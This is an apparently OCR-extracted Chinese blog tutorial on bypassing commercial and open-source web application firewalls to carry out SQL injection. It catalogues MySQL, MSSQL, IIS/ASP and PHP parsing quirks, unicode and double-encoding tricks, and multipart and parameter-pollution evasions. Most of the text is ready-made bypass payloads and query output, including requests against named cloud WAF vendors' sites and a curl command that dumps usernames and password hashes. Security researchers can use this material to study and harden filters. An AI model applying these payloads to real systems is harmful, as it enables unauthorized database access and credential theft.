【独家连载】我的WafBypass之道（SQL注入篇）

- Author：Tr3jer_CongRong
- Mail：Tr3jer@gmail.com

0x00 前言

> 去年到现在就一直有人希望我出一篇关于waf绕过的文章，我觉得这种老生常谈的话题也没什么可写的。很多人一遇到waf就发懵，不知如何是好，能搜到的各种姿势也是然并卵。但是积累姿势的过程也是迭代的，那么就有了此文，用来总结一些学习和培养突破waf的思想。可能总结的并不全，但目的并不是讲那些网上搜来一大把的东西，So...并不会告诉大家现有的姿势，而是突破Waf Bypass思维定势达到独立去挖掘waf的设计缺陷和如何实现自动化的Waf Bypass（这里只讲主流waf的黑盒测试）

0x01 搞起

当我们遇到一个waf时，要确定是什么类型的？先来看看主流的这些waf，狗、盾、神、锁、宝、卫士等等。。。（在测试时不要只在官网测试，因为存在版本差异导致规则库并不一致）

我们要搞清楚遇到的waf是怎么工作的（很重要）主要分为：

1、云waf：

> 在配置云waf时（通常是CDN包含的waf），DNS需要解析到CDN的ip上去，在请求uri时，数据包就会先经过云waf进行检测，如果通过再将数据包流给主机。

2、主机防护软件：

> 在主机上预先安装了这种防护软件，可用于扫描和保护主机（废话），和监听web端口的流量是否有恶意的，所以这种从功能上讲较为全面。这里再插一嘴，mod_security、ngx-lua-waf这类开源waf虽然看起来不错，但是有个弱点就是升级的成本会高一些。

3、硬件ips/ids防护、硬件waf（这里先不讲）

> 使用专门硬件防护设备的方式，当向主机请求时，会先将流量经过此设备进行流量清洗和拦截，如果通过再将数据包流给主机。

再来说明下某些潜规则（关系）：

- 百度云加速免费版节点基于CloudFlare
- 安全宝和百度云加速规则库相似
- 创宇云安全和腾讯云安全规则库相似
- 腾讯云安全和门神规则库相似
- 硬件waf自身漏洞往往一大堆

当Rule相似时，会导致一个问题，就比如和双胞胎结婚晓得吧？嗯。

0x02 司空见惯

> 我们还需要把各种特性都记牢，在运用时加以变化会很有效果。

数据库特性：

- 注释：

```
#
--
-- -
--+
//
/**/
```

```
/*letmetest*/
;%00
```

利用注释简单绕过云锁的一个案例：

拦截的，但/**/>1个就可以绕过了，也就是/**//**/以上都可以。

- 科学记数法：

```
mysql> select id,id_number,weibo from bm_list where id=0e1union select user,password,1e1fr
om mysql.user;
+------+-------------------------------------------+-------+
| id   | id_number                                 | weibo |
+------+-------------------------------------------+-------+
| id   | id_number                                 | weibo |
| root | *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B | 10    |
|      |                                           | 10    |
+------+-------------------------------------------+-------+
3 rows in set (0.00 sec)
```

- 空白字符：

```
SQLite3 0A 0D 0C 09 20
MySQL5 09 0A 0B 0C 0D A0 20
PosgresSQL 0A 0D 0C 09 20
Oracle 11g 00 0A 0D 0C 09 20
MSSQL
```

01,02,03,04,05,06,07,08,09,0A,0B,0C,0D,0E,0F,10,11,12,13,14,15,16,17,18,19,1A,1B,1C,1D,1E,1F,20

- +号：

```
mysql> select * from corp where corp_id=8e0union(select+1,(select schema_name from information_schema.schemata limit 1));
+---------+--------------------+
| corp_id | corp_name          |
+---------+--------------------+
|       1 | information_schema |
+---------+--------------------+
1 row in set (0.00 sec)
```

- -号：

```
mysql> select * from corp where corp_id=8e0union(select-1,(select schema_name from information_schema.schemata limit 1));
+---------+--------------------+
| corp_id | corp_name          |
+---------+--------------------+
|      -1 | information_schema |
+---------+--------------------+
1 row in set (0.00 sec)
```

- “符号：

```
mysql> select * from corp where corp_id=8e0union(select 1,(select`schema_name`from information_schema.schemata limit 1));
+---------+--------------------+
| corp_id | corp_name          |
+---------+--------------------+
|       1 | information_schema |
+---------+--------------------+
1 row in set (0.00 sec)
```

- ~号：

```
mysql> select * from corp where corp_id=8e0union(select~1,(select schema_name from information_schema.schemata limit 1));
+---------------------+--------------------+
| corp_id             | corp_name          |
+---------------------+--------------------+
| 9223372036854775807 | information_schema |
+---------------------+--------------------+
```

- !号：

```
mysql> select * from corp where corp_id=8e0union(select!1,(select schema_name from information_schema.schemata limit 1));
+---------+--------------------+
| corp_id | corp_name          |
+---------+--------------------+
|       0 | information_schema |
+---------+--------------------+
1 row in set (0.00 sec)
```

- @`形式`：

```
mysql> select * from corp where corp_id=8e0union(select@`id`,(select schema_name from information_schema.schemata limit 1));
+---------+--------------------+
| corp_id | corp_name          |
+---------+--------------------+
| NULL    | information_schema |
+---------+--------------------+
1 row in set (0.00 sec)
```

- 点号.1：

```
mysql> select first_name from users where user_id=.1union/*.1*/select password from users;

+----------------------------------+
| first_name                       |
+----------------------------------+
| 5f4dcc3b5aa765d61d8327deb882cf99 |
| e99a18c428cb38d5f260853678922e03 |
| 8d3533d75ae2c3966d7e0d4fcc69216b |
| 0d107d09f5bbe40cade3de5c71e9e9b7 |
+----------------------------------+
4 rows in set (0.00 sec)
```

- 单引号双引号：

```
mysql> select user_id,first_name from users where user_id=.1union/*.1*/select'1',password
from users;
+---------+----------------------------------+
| user_id | first_name                       |
+---------+----------------------------------+
| 1       | 5f4dcc3b5aa765d61d8327deb882cf99 |
| 1       | e99a18c428cb38d5f260853678922e03 |
| 1       | 8d3533d75ae2c3966d7e0d4fcc69216b |
| 1       | 0d107d09f5bbe40cade3de5c71e9e9b7 |
+---------+----------------------------------+
4 rows in set (0.00 sec)

mysql> select user_id,first_name from users where user_id=.1union/*.1*/select"1",password
from users;
+---------+----------------------------------+
| user_id | first_name                       |
+---------+----------------------------------+
| 1       | 5f4dcc3b5aa765d61d8327deb882cf99 |
| 1       | e99a18c428cb38d5f260853678922e03 |
| 1       | 8d3533d75ae2c3966d7e0d4fcc69216b |
| 1       | 0d107d09f5bbe40cade3de5c71e9e9b7 |
+---------+----------------------------------+
```

- 括号select(1)：

```
mysql> select * from corp where corp_id=8e0union(select 1,(select(schema_name)from information_schema.schemata limit 1));
+---------+--------------------+
| corp_id | corp_name          |
+---------+--------------------+
|       1 | information_schema |
+---------+--------------------+
1 row in set (0.00 sec)
```

试试union(select)云盾会不会拦截


- 花括号：

这里举一个云盾的案例，并附上当时fuzz的过程：

union+**select** 拦截
select+**from** 不拦截
select+**from**+表名 拦截
union(**select**) 不拦截
所以可以不用在乎这个**union**了。
union(**select user from** ddd) 拦截
union(**select**%0aall) 不拦截
union(**select**%0aall **user from** ddd) 拦截
fuzz下**select**%0aall与字段之间 + 字段与**from**之间 + **from**与表名之间 + 表名与末尾圆括号之间可插入的符号。
union(**select**%0aall{**user**}**from**{ddd}) 不拦截。

Bypass Payload：

```
1 union(select%0aall{x users}from{x ddd})
1 union(select%0adistinct{x users}from{x ddd})
1 union(select%0adistinctrow{x users}from{x ddd})
```



可运用的sql函数&关键字：

```
MySQL：
union distinct
union distinctrow
procedure analyse()
updatexml()
extracavalue()
exp()
ceil()
atan()
sqrt()
floor()
```


```
ceiling()
tan()
rand()
sign()
greatest()
字符串截取函数
Mid(version(),1,1)
Substr(version(),1,1)
Substring(version(),1,1)
Lpad(version(),1,1)
Rpad(version(),1,1)
Left(version(),1)
reverse(right(reverse(version()),1)
字符串连接函数
concat(version(),'|',user());
concat_ws('|',1,2,3)
字符转换
Char(49)
Hex('a')
Unhex(61)
过滤了逗号
(1)limit处的逗号:
limit 1 offset 0
(2)字符串截取处的逗号
mid处的逗号:
mid(version() from 1 for 1)

MSSQL:
IS_SRVROLEMEMBER()
IS_MEMBER()
HAS_DBACCESS()
convert()
col_name()
object_id()
is_srvrolemember()
is_member()
字符串截取函数
Substring(@@version,1,1)
Left(@@version,1)
Right(@@version,1)
(2)字符串转换函数
Ascii('a') 这里的函数可以在括号之间添加空格的，一些waf过滤不严会导致bypass
Char('97')
exec
```

Mysql BIGINT数据类型构造溢出型报错注入:
BIGINT Overflow Error Based SQL Injection

容器特性：

- %特性:

asp+iis的环境中，当我们请求的url中存在单一的百分号%时，iis+asp会将其忽略掉，而没特殊要求的waf当然是不会的：



修复方式应该就是检测这种百分号%的周围是否能拼凑成恶意的关键字吧。

- %u特性：


iis支持unicode的解析，当我们请求的url存在unicode字符串的话iis会自动将其转换，但waf就不一定了：

修复过后：

这个特性还存在另一个case，就是多个widechar会有可能转换为同一个字符。

```
s%u0065lect->select
s%u00f0lect->select
```

WAF对%u0065会识别出这是e，组合成了select关键字，但有可能识别不出%u00f0



其实不止这个，还有很多类似的：


字母a：
%u0000
%u0041
%u0061
%u00aa
%u00e2
单引号：
%u0027
%u02b9
%u02bc
%u02c8

%**u2032**
%**uff07**
%**c0**%27
%**c0**%a7
%**e0**%80%a7
空白:
%**u0020**
%**uff00**
%**c0**%20
%**c0**%a0
%**e0**%80%a0
左括号(:
%**u0028**
%**uff08**
%**c0**%28
%**c0**%a8
%**e0**%80%a8
右括号):
%**u0029**
%**uff09**
%**c0**%29
%**c0**%a9
%**e0**%80%a9

- 畸形协议&请求:


asp/asp.net:

还有asp/asp.net在解析请求的时候，允许application/x-www-form-urlencoded的数据提交方式，不管是GET还是POST，都可正常接收，过滤GET请求时如果没有对application/x-www-form-urlencoded提交数据方式进行过滤，就会导致任意注入。



php+Apache：

waf通常会对请求进行严格的协议判断，比如GET、POST等，但是apache解析协议时却没有那么严格，当我们将协议随便定义时也是可以的：



PHP解析器在解析multipart请求的时候，它以逗号作为边界，只取boundary，而普通解析器接受整个字符串。 因此，如果没有按正确规范的话，就会出现这么一个状况：首先填充无害的data，waf将其视为了一个整体请求，其实还包含着恶意语句。

```
------,xxxx
Content-Disposition: form-data; name="img"; filename="img.gif"

GIF89a
------
Content-Disposition: form-data; name="id"
```

```
1' union select null,null,flag,null from flag limit 1 offset 1--
-
--------
------,xxxx--
```

通用的特性：

- HPP:

HPP是指HTTP参数污染-HTTP Parameter Pollution。当查询字符串多次出现同一个key时，根据容器不同会得到不同的结果。

假设提交的参数即为:

id=1&id=2&id=3

```
Asp.net + iis: id=1,2,3
Asp + iis: id=1,2,3
Php + apache: id=3
```

- 双重编码:

这个要视场景而定，如果确定一个带有waf的site存在解码后注入的漏洞的话，会有效避过waf。

```
unlencode
base64
json
binary
querystring
htmlencode
unicode
php serialize
```

- 我们在整体测试一个waf时，可测试的点都有哪些?


GET、POST、HEADER那么我们专门针对一个waf进行测试的时候就要将这几个点全测试个遍，header中还包括Cookie、X-Forwarded-For等，往往除了GET以外其他都是过滤最弱的。

0x03 见招拆招


“正则逃逸大法”：或许大家没听说过这个名词，因为是我起的。我发现很多waf在进行过滤新姿势的时候很是一根筋，最简单的比方，过滤了%23%0a却不过滤%2d%2d%0a？上面提到八成的waf都被%23%0a所绕过，包括没提到的sqlchop。


SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI
Load URL
Split URL
Execute
https://yq.aliyun.com/ask/3689?spm=5176.100241.0.0.eViKRY?id=1 union%23%0Aselect user from ddd
Post data Referrer 0xHEX %URL BASE64
Insert string to replace
Insert replacing string
Replace All
阿里云官网 新手礼包 管理控制台 帮助与文档 备案 万网 手机APP 云邮箱
社区首页 博客 问答 云栖学院 论坛 圈子 公众号 登录 注册
云栖问答
搜索问题，标签
找不到答案?
提问题
C API调MySQL长时间运行会导致连接失败问题?
一般技术问题
环境是Windows XP SP3，MySQL 5.1.33，客户端是Bin下的libmysql.dll。
已经打了注册表补丁：
"TcpTimedWaitDelay"=dword:0000001e
"MaxUserPort"=dword:0000fffe
5 浏览数
0 收藏数
邀请他人回答
收藏
相关问题
新闻投递的时候报错，什么原因?



Load URL
Split URL
Execute
http://su.baidu.com/?id=1 union%23%0Aselect ddd from users
Post data Referrer 0xHEX %URL BASE64
Insert string to replace
Insert replacing string
登录 注册 安全宝 百度开放云 百度站长平台
百度云加速
su.baidu.com
首页 产品与服务 解决方案 套餐
探索百度云加速专业版


SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI
Load URL
Split URL
Execute
http://192.168.199.206/test.php
Post data Referrer 0xHEX %URL BASE64
Insert string to replace
Insert replacing string
Replace All
id=1 union select user from ddd
2. CongRong@MacBook-Pro: ~ (zsh)
~ (zsh) ⌘1
~ curl http://192.168.199.206/test.php -d "id=1 union%23%0Aselect user,password from users"
Array
(
[user] => admin
[password] => 5f4dcc3b5aa765d61d8327deb882cf99
)
Array
(
[user] => gordonb
[password] => e99a18c428cb38d5f260853678922e03
)
Array
(
[user] => 1337
[password] => 8d3533d75ae2c3966d7e0d4fcc69216b
)
Array
(
[user] => pablo
[password] => 0d107d09f5bbe40cade3de5c71e9e9b7
)

科学计数法1union、1from？多次被坑的安全宝&百度云加速&Imperva：



